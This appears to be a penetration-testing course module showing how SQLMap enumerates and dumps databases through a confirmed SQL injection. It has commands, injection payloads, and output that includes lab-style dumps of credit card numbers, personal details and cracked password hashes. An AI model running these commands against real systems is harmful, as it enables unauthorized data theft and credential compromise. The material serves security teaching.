Database Enumeration

Database Enumeration

Enumeration represents the central part of an SQL injection attack, which is done right after the successful detection and confirmation of exploitability of the targeted SQLi vulnerability. It consists of lookup and retrieval (i.e., exfiltration) of all the available information from the vulnerable database.

SQLMap Data Exfiltration

For such purpose, SQLMap has a predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content. For example, the excerpts from queries.xml for a MySQL DBMS can be seen below:

Code: xml

```xml
<?xml version="1.0" encoding="UTF-8"?>

<root>
    <dbms value="MySQL">
        <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html -->
        <cast query="CAST(%s AS NCHAR)"/>
        <length query="CHAR_LENGTH(%s)"/>
        <isnull query="IFNULL(%s,' ')"/>
...SNIP...
        <banner query="VERSION()"/>
        <current_user query="CURRENT_USER()"/>
        <current_db query="DATABASE()"/>
        <hostname query="@@HOSTNAME"/>
        <table_comment query="SELECT table_comment FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_name='%s'"/>
        <column_comment query="SELECT column_comment FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table_name='%s' AND column_name='%s'"/>
        <is_dba query="(SELECT super_priv FROM mysql.user WHERE user='%s' LIMIT 0,1)='Y'"/>
        <check_udf query="(SELECT name FROM mysql.func WHERE name='%s' LIMIT 0,1)='%s'"/>
        <users>
```

```
            <inband query="SELECT grantee FROM
INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user"
query3="SELECT username FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
            <blind query="SELECT DISTINCT(grantee) FROM
INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT DISTINCT(user)
FROM mysql.user LIMIT %d,1" query3="SELECT DISTINCT(username) FROM
DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT %d,1" count="SELECT
COUNT(DISTINCT(grantee)) FROM INFORMATION_SCHEMA.USER_PRIVILEGES"
count2="SELECT COUNT(DISTINCT(user)) FROM mysql.user" count3="SELECT
COUNT(DISTINCT(username)) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
        </users>
    ...SNIP...
```

For example, if a user wants to retrieve the "banner" (switch `--banner`) for the target based on MySQL DBMS, the `VERSION()` query will be used for such purpose.
In case of retrieval of the current user name (switch `--current-user`),
the `CURRENT_USER()` query will be used.

Another example is retrieving all the usernames (i.e., tag `<users>`). There are two queries used, depending on the situation. The query marked as `inband` is used in all non-blind situations (i.e., UNION-query and error-based SQLi), where the query results can be expected inside the response itself. The query marked as `blind`, on the other hand, is used for all blind situations, where data has to be retrieved row-by-row, column-by-column, and bit-by-bit.

Basic DB Data Enumeration

Usually, after a successful detection of an SQLi vulnerability, we can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target (`--hostname`), current user's name (`--current-user`), current database name (`--current-db`), or password hashes (`--passwords`). SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.

Enumeration usually starts with the retrieval of the basic information:

- Database version banner (switch `--banner`)
- Current user name (switch `--current-user`)
- Current database name (switch `--current-db`)
- Checking if the current user has DBA (administrator) rights.

The following SQLMap command does all of the above:

```
mayala@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner --current-
user --current-db --is-dba ___ __H__ ___ ___[']_____ ___ ___ {1.4.9} |_ -| . [']
| .'| . | |___|_ [.]_|_|_|__,| _| |_|V... |_| http://sqlmap.org [*] starting @
13:30:57 /2020-09-17/ [13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL sqlmap resumed the
following injection point(s) from stored session: --- Parameter: id (GET) Type:
boolean-based blind Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 5134=5134 Type: error-based Title: MySQL >= 5.0 AND error-
based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: id=1 AND
(SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT
(ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) Type: UNION query Title: Generic UNION
query (NULL) - 3 columns Payload: id=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615168564b7a69
6a6d4646475159716f784f5647535654,0x7178707671)-- - --- [13:30:57] [INFO] the
back-end DBMS is MySQL [13:30:57] [INFO] fetching banner web application
technology: PHP 5.2.6, Apache 2.2.9 back-end DBMS: MySQL >= 5.0 banner: '5.1.41-
3~bpo50+1' [13:30:58] [INFO] fetching current user current user: 'root@%'
[13:30:58] [INFO] fetching current database current database: 'testdb'
[13:30:58] [INFO] testing if current user is DBA [13:30:58] [INFO] fetching
current user current user is DBA: True [13:30:58] [INFO] fetched data logged to
text files under '/home/user/.local/share/sqlmap/output/www.example.com' [*]
ending @ 13:30:58 /2020-09-17/
```

From the above example, we can see that the database version is quite old (MySQL 5.1.41 - from November 2009), and the current user name is `root`, while the current database name is `testdb`.

Note: The 'root' user in the database context in the vast majority of cases does not have any relation with the OS user "root", other than that representing the privileged user within the DBMS context. This basically means that the DB user should not have any constraints within the database context, while OS privileges (e.g. file system writing to arbitrary location) should be minimalistic, at least in the recent deployments. The same principle applies for the generic 'DBA' role.

Table Enumeration

In most common scenarios, after finding the current database name (i.e. `testdb`), the retrieval of table names would be by using the `--tables` option and specifying the DB name with `-D testdb`, is as follows:


```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb
...SNIP... [13:59:24] [INFO] fetching tables for database: 'testdb' Database:
testdb [4 tables] +---------------+ | member | | data | | international | |
users | +---------------+
```

After spotting the table name of interest, retrieval of its content can be done by using the `--dump` option and specifying the table name with `-T users`, as follows:

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D
testdb ...SNIP... Database: testdb Table: users [4 entries] +----+--------+-----
-------+ | id | name | surname | +----+--------+------------+ | 1 | luther |
blisset | | 2 | fluffy | bunny | | 3 | wu | ming | | 4 | NULL | nameisnull | +--
--+--------+------------+ [14:07:18] [INFO] table 'testdb.users' dumped to CSV
file
'/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.csv'
```

The console output shows that the table is dumped in formatted CSV format to a local file, `users.csv`.

Tip: Apart from default CSV, we can specify the output format with the option `--dump-format` to HTML or SQLite, so that we can later further investigate the DB in an SQLite environment.



	DATA_TYPE	TABLE_NAME	IS_NULLABLE	COLUMN_TYPE	COLUMN_NAME	TABLE_SCHEMA	PRIVILEGES	NUMERI
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	varchar	CHARACTER_SETS	NO	varchar(32)	CHARACTER_SET_NAME	information_schema	select	NULL
2	varchar	CHARACTER_SETS	NO	varchar(32)	DEFAULT_COLLATE_N...	information_schema	select	NULL
3	varchar	CHARACTER_SETS	NO	varchar(60)	DESCRIPTION	information_schema	select	NULL
4	bigint	CHARACTER_SETS	NO	bigint(3)	MAXLEN	information_schema	select	0
5	varchar	COLLATIONS	NO	varchar(32)	COLLATION_NAME	information_schema	select	NULL
6	varchar	COLLATIONS	NO	varchar(32)	CHARACTER_SET_NAME	information_schema	select	NULL
7	bigint	COLLATIONS	NO	bigint(11)	ID	information_schema	select	0
8	varchar	COLLATIONS	NO	varchar(3)	IS_DEFAULT	information_schema	select	NULL
9	varchar	COLLATIONS	NO	varchar(3)	IS_COMPILED	information_schema	select	NULL
10	bigint	COLLATIONS	NO	bigint(3)	SORTLEN	information_schema	select	0
11	varchar	COLLATION_CHAR...	NO	varchar(32)	COLLATION_NAME	information_schema	select	NULL

Table/Row Enumeration

When dealing with large tables with many columns and/or rows, we can specify the columns (e.g., only `name` and `surname` columns) with the `-C` option, as follows:

```
mayala@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname ...SNIP... Database: testdb Table: users [4 entries] +--------+------------+ | name | surname | +--------+------------+ | luther | blisset | | fluffy | bunny | | wu | ming | | NULL | nameisnull | +--------+------------+
```

To narrow down the rows based on their ordinal number(s) inside the table, we can specify the rows with the `--start` and `--stop` options (e.g., start from 2nd up to 3rd entry), as follows:

```
mayala@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3 ...SNIP... Database: testdb Table: users [2 entries] +----+--------+---------+ | id | name | surname | +----+--------+---------+ | 2 | fluffy | bunny | | 3 | wu | ming | +----+--------+---------+
```

Conditional Enumeration

If there is a requirement to retrieve certain rows based on a known `WHERE` condition (e.g. `name LIKE 'f%'`), we can use the option `--where`, as follows:

```
mayala@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'" ...SNIP... Database: testdb Table: users [1 entry] +----+--------+---------+ | id | name | surname | +----+--------+---------+ | 2 | fluffy | bunny | +----+--------+---------+
```

Full DB Enumeration

Instead of retrieving content per single-table basis, we can retrieve all tables inside the database of interest by skipping the usage of option `-T` altogether (e.g. `--dump -D testdb`). By simply using the switch `--dump` without specifying a table with `-T`, all of the current database content will be retrieved. As for the `--dump-all` switch, all the content from all the databases will be retrieved.

In such cases, a user is also advised to include the switch `--exclude-sysdbs` (e.g. `--dump-all --exclude-sysdbs`), which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.

Advanced Database Enumeration

Now that we have covered the basics of database enumeration with SQLMap, we will cover more advanced techniques to enumerate data of interest further in this section.

DB Schema Enumeration

If we wanted to retrieve the structure of all of the tables so that we can have a complete overview of the database architecture, we could use the switch `--schema`:

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --schema ...SNIP...
Database: master Table: log [3 columns] +--------+--------------+ | Column |
Type | +--------+--------------+ | date | datetime | | agent | varchar(512) | |
id | int(11) | +--------+--------------+ Database: owasp10 Table: accounts [4
columns] +-------------+---------+ | Column | Type | +-------------+---------+ |
cid | int(11) | | mysignature | text | | password | text | | username | text |
+-------------+---------+ ... Database: testdb Table: data [2 columns] +--------
-+---------+ | Column | Type | +---------+---------+ | content | blob | | id |
int(11) | +---------+---------+ Database: testdb Table: users [3 columns] +-----
----+---------------+ | Column | Type | +---------+---------------+ | id |
int(11) | | name | varchar(500) | | surname | varchar(1000) | +---------+-------
--------+
```

Searching for Data

When dealing with complex database structures with numerous tables and columns, we can search for databases, tables, and columns of interest, by using the `--search` option. This option enables us to search for identifier names by using the `LIKE` operator. For example, if we are looking for all of the table names containing the keyword `user`, we can run SQLMap as follows:

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --search -T user
...SNIP... [14:24:19] [INFO] searching tables LIKE 'user' Database: testdb [1
table] +-----------------+ | users | +-----------------+ Database: master [1
table] +-----------------+ | users | +-----------------+ Database:
information_schema [1 table] +-----------------+ | USER_PRIVILEGES | +----------
-------+ Database: mysql [1 table] +-----------------+ | user | +---------------
--+ do you want to dump found table(s) entries? [Y/n] ...SNIP...
```

In the above example, we can immediately spot a couple of interesting data retrieval targets based on these search results. We could also have tried to search for all column names based on a specific keyword (e.g. `pass`):

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --search -C pass
...SNIP... columns LIKE 'pass' were found in the following databases: Database:
owasp10 Table: accounts [1 column] +----------+------+ | Column | Type | +------
```

```
----+------+ | password | text | +----------+------+ Database: master Table:
users [1 column] +----------+--------------+ | Column | Type | +----------+-----
---------+ | password | varchar(512) | +----------+--------------+ Database:
mysql Table: user [1 column] +----------+----------+ | Column | Type | +--------
--+----------+ | Password | char(41) | +----------+----------+ Database: mysql
Table: servers [1 column] +----------+----------+ | Column | Type | +----------
+----------+ | Password | char(64) | +----------+----------+
```

Password Enumeration and Cracking

Once we identify a table containing passwords (e.g. `master.users`), we can retrieve that table with the `-T` option, as previously shown:

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --dump -D master -T
users ...SNIP... [14:31:41] [INFO] fetching columns for table 'users' in
database 'master' [14:31:41] [INFO] fetching entries for table 'users' in
database 'master' [14:31:41] [INFO] recognized possible password hashes in
column 'password' do you want to store hashes to a temporary file for eventual
further processing with other tools [y/N] N do you want to crack them via a
dictionary-based attack? [Y/n/q] Y [14:31:41] [INFO] using hash method
'sha1_generic_passwd' what dictionary do you want to use? [1] default dictionary
file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter) [2] custom
dictionary file [3] file with list of dictionary files > 1 [14:31:41] [INFO]
using default dictionary do you want to use common password suffixes? (slow!)
[y/N] N [14:31:41] [INFO] starting dictionary-based cracking
(sha1_generic_passwd) [14:31:41] [INFO] starting 8 processes [14:31:41] [INFO]
cracked password '05adrian' for hash '70f361f8a1c9035a1d972a209ec5e8b726d1055e'
[14:31:41] [INFO] cracked password '1201Hunt' for hash
'df692aa944eb45737f0b3b3ef906f8372a3834e9' ...SNIP... [14:31:47] [INFO] cracked
password 'Zc1uowqg6' for hash '0ff476c2676a2e5f172fe568110552f2e910c917'
Database: master Table: users [32 entries] +----+------------------+-----------
-------+-----------------------------+--------------+-----------------------+--
-----------------+-----------------------------------------------------------
+-----------------------------------------------+ | id | cc | name | email |
phone | address | birthday | password | occupation | +----+------------------+--
-----------------+-----------------------------+--------------+-----------------
-------+------------------+-----------------------------------------------------
---------+-----------------------------------------------+ | 1 |
5387278172507117 | Maynard Rice | MaynardMRice@yahoo.com | 281-559-0172 | 1698
Bird Spring Lane | March 1 1958 | 9a0f092c8d52eaf3ea423cef8485702ba2b3deb9
```

```
(3052) | Linemen | | 2 | 4539475107874477 | Julio Thomas |
JulioWThomas@gmail.com | 973-426-5961 | 1207 Granville Lane | February 14 1972 |
10945aa229a6d569f226976b22ea0e900a1fc219 (taqris) | Agricultural product sorter
| | 3 | 4716522746974567 | Kenneth Maloney | KennethTMaloney@gmail.com | 954-
617-0424 | 2811 Kenwood Place | May 14 1989 |
a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus) | General and operations
manager | | 4 | 4929811432072262 | Gregory Stumbaugh |
GregoryBStumbaugh@yahoo.com | 410-680-5653 | 1641 Marshall Street | May 7 1936 |
b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376) | Foreign language
interpreter | | 5 | 4539646911423277 | Bobby Granger | BobbyJGranger@gmail.com |
212-696-1812 | 4510 Shinn Street | December 22 1939 |
aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev) | Medical records and health
information technician | | 6 | 5143241665092174 | Kimberly Wright |
KimberlyMWright@gmail.com | 440-232-3739 | 3136 Ralph Drive | June 18 1972 |
d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609) | Electrologist | | 7 |
5503989023993848 | Dean Harper | DeanLHarper@yahoo.com | 440-847-8376 | 3766
Flynn Street | February 3 1974 | 2b89b43b038182f67a8b960611d73e839002fbd9
(raided) | Store detective | | 8 | 4556586478396094 | Gabriela Waite |
GabrielaRWaite@msn.com | 732-638-1529 | 2459 Webster Street | December 24 1965 |
f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47) | Telephone station
installer |
```

We can see in the previous example that SQLMap has automatic password hashes cracking capabilities. Upon retrieving any value that resembles a known hash format, SQLMap prompts us to perform a dictionary-based attack on the found hashes.

Hash cracking attacks are performed in a multi-processing manner, based on the number of cores available on the user's computer. Currently, there is an implemented support for cracking 31 different types of hash algorithms, with an included dictionary containing 1.4 million entries (compiled over the years with most common entries appearing in publicly available password leaks). Thus, if a password hash is not randomly chosen, there is a good probability that SQLMap will automatically crack it.

DB Users Password Enumeration and Cracking

Apart from user credentials found in DB tables, we can also attempt to dump the content of system tables containing database-specific credentials (e.g., connection credentials). To ease the whole process, SQLMap has a special switch `--passwords` designed especially for such a task:

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/?id=1" --passwords --batch
...SNIP... [14:25:20] [INFO] fetching database users password hashes [14:25:20]
[WARNING] something went wrong with full UNION technique (could be because of
limitation on retrieved number of entries). Falling back to partial UNION
technique [14:25:20] [INFO] retrieved: 'root' [14:25:20] [INFO] retrieved:
'root' [14:25:20] [INFO] retrieved: 'root' [14:25:20] [INFO] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] N do you want to perform a dictionary-based
attack against retrieved password hashes? [Y/n/q] Y [14:25:20] [INFO] using hash
method 'mysql_passwd' what dictionary do you want to use? [1] default dictionary
file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter) [2] custom
dictionary file [3] file with list of dictionary files > 1 [14:25:20] [INFO]
using default dictionary do you want to use common password suffixes? (slow!)
[y/N] N [14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)
[14:25:20] [INFO] starting 8 processes [14:25:26] [INFO] cracked password
'testpass' for user 'root' database management system users password hashes: [*]
debian-sys-maint [1]: password hash: *6B2C58EABD91C1776DA223B088B601604F898847
[*] root [1]: password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29 clear-text
password: testpass [14:25:28] [INFO] fetched data logged to text files
under '/home/user/.local/share/sqlmap/output/www.example.com' [*] ending @
14:25:28 /2020-09-18/
```

Tip: The '--all' switch in combination with the '--batch' switch, will automa(g)ically do the whole enumeration process on the target itself, and provide the entire enumeration details.

This basically means that everything accessible will be retrieved, potentially running for a very long time. We will need to find the data of interest in the output files manually.